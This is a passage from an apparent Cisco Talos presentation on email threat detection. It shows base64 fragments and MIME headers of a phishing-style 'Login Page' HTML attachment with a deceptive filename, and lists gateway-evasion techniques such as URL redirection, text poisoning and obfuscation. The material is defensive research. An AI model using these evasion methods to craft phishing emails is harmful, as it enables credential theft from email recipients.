VVRGLTgiPgogIDxtZXRhIG5hbWU9InZpZXdwb3J0IiBjb250ZW50PSJ3aWR0aD1kZXZpY2Utd2lk
dGgsIGluaXRpYWwtc2NhbGU9MS4wIj4KICA8dGl0bGU+TG9naW4gUGFnZTwvdGl0bGU+CiAgPHN0
eWxlPgogICAgYm9keSB7CiAgICAgIGZvbnQtZmFtaWx5OiBBcmlhbCwgc2Fucy1zZXJpZjsKICAg
ICAgYmFja2dyb3VuZC1jb2xvcjogI2YyZjJmMjsKICAgICAgbWFyZ2luOiAwOwogICAgICBwYWRk
aW5nOiAwOwogICAgICBkaXNwbGF5OiBmbGV4OwogICAgICBqdXN0aWZ5LWNvbnRlbnQ6IGNlbnRl
cjsKICAgICAgYWxpZ24taXRlbXM6IGNlbnRlcjsKICAgICAgaGVpZ2h0OiAxMDB2aDsKICAgIH0K
ICAgIC5sb2dpbi1jb250YWluZXIgewogICAgICBiYWNrZ3JvdW5kLWNvbG9yOiAjZmZmOwogICAg
```

The Content-Type of the HTML attachment of an example email.



```
--000000000000323f1206030ddbb3--

--000000000000323f1406030ddbb5
Content-Type: application/octet-stream; name="attachment.htm."
Content-Disposition: attachment; filename="attachment.htm."
Content-Transfer-Encoding: base64
Content-ID: <f_lle0vzsh0>
X-Attachment-Id: f_lle0vzsh0

PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgPG1ldGEgY2hhcnNldD0i
VVRGLTgiPgogIDxtZXRhIG5hbWU9InZpZXdwb3J0IiBjb250ZW50PSJ3aWR0aD1kZXZpY2Utd2lk
dGgsIGluaXRpYWwtc2NhbGU9MS4wIj4KICA8dGl0bGU+TG9naW4gUGFnZTwvdGl0bGU+CiAgPHN0
eWxlPgogICAgYm9keSB7CiAgICAgIGZvbnQtZmFtaWx5OiBBcmlhbCwgc2Fucy1zZXJpZjsKICAg
ICAgYmFja2dyb3VuZC1jb2xvcjogI2YyZjJmMjsKICAgICAgbWFyZ2luOiAwOwogICAgICBwYWRk
aW5nOiAwOwogICAgICBkaXNwbGF5OiBmbGV4OwogICAgICBqdXN0aWZ5LWNvbnRlbnQ6IGNlbnRl
cjsKICAgICAgYWxpZ24taXRlbXM6IGNlbnRlcjsKICAgICAgaGVpZ2h0OiAxMDB2aDsKICAgIH0K
ICAgIC5sb2dpbi1jb250YWluZXIgewogICAgICBiYWNrZ3JvdW5kLWNvbG9yOiAjZmZmOwogICAg
```

The Content-Type of the ”htm.” attachment of an example email.

Email Threat Detection Challenges

Main Defense Challenges

- The email threat landscape in changes rapidly.
- An email defense solution consists of several independent components.
- Advanced detection solutions need ground truth and collecting accurate ground truth is challenging.
- Privacy concerns and PIIs
  - Full name
  - Email address
  - Date of birth
  - Phone number
  - Social Security number
  - Driver's license number
  - Passport number
  - Credit card number
  - Medical records
  - etc.

Conclusion

- Email threat landscape is changing fast, and threat actors try to find new ways to bypass email gateways and detection engines.
- A summary of most popular evasion techniques in 2024:
  - Evading reputation services
    - URL shortening
    - URL redirection
    - URL encoding
  - Evading rule-based detection engines
    - Text rephrasing
    - Text poisoning
    - Using images and visual components
  - Evading advanced detection systems
    - Using multiple forms of CAPTCHAs
    - Using obfuscation and encryption techniques
    - Taking advantage of engineering oversights

I’m hiring!

- I am hiring at both junior and senior levels.
- Look for the public job postings in one of the following places:
  - Cisco Talos job postings: https://talosintelligence.com/careers
  - My LinkedIn page: https://www.linkedin.com/in/omirzaei
  - My X page: https://twitter.com/malearnity

Q&A

blog.talosintelligence.com

@talossecurity

TALOSINTELLIGENCE.COM

thank you!

blog.talosintelligence.com

@talossecurity

TALOSINTELLIGENCE.COM

CISCO

TALOS

TALOSINTELLIGENCE.COM